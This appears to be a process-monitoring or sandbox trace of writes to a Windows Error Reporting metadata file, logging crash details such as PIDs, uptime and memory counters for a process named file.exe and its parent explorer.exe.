C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 38 00 38 00 34 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>8840</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 32 00 33 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3236</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1684	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 37 00 31 00 30 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11710464</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1782	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1786	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1792	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 39 00 38 00 31 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11698176</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1874	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1878	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1884	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	1998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2002	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2008	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2106	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2110	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2116	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 30 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>56096</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2240	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2244	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2250	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 35 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>55744</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2358	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2362	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2368	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4587520</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2454	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 39 00 35 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4595712</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2546	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2550	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2556	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4587520</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2628	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2632	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2636	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2682	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2686	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2690	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2720	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2724	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2730	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2770	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2774	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2782	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2812	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2816	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2824	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2894	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2898	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2906	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2996	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3000	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3008	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 38 00 30 00 36 00 32 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7180621</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3056	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3060	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3068	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3146	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3150	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3158	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3210	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3214	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3222	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3270	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3280	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3370	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3374	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3384	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3458	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3462	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3472	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 30 00 32 00 32 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>60225</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3548	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3552	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3562	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3662	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3666	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3676	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 39 00 36 00 35 00 39 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>115965952</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3774	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	3904	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 37 00 39 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1067992</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
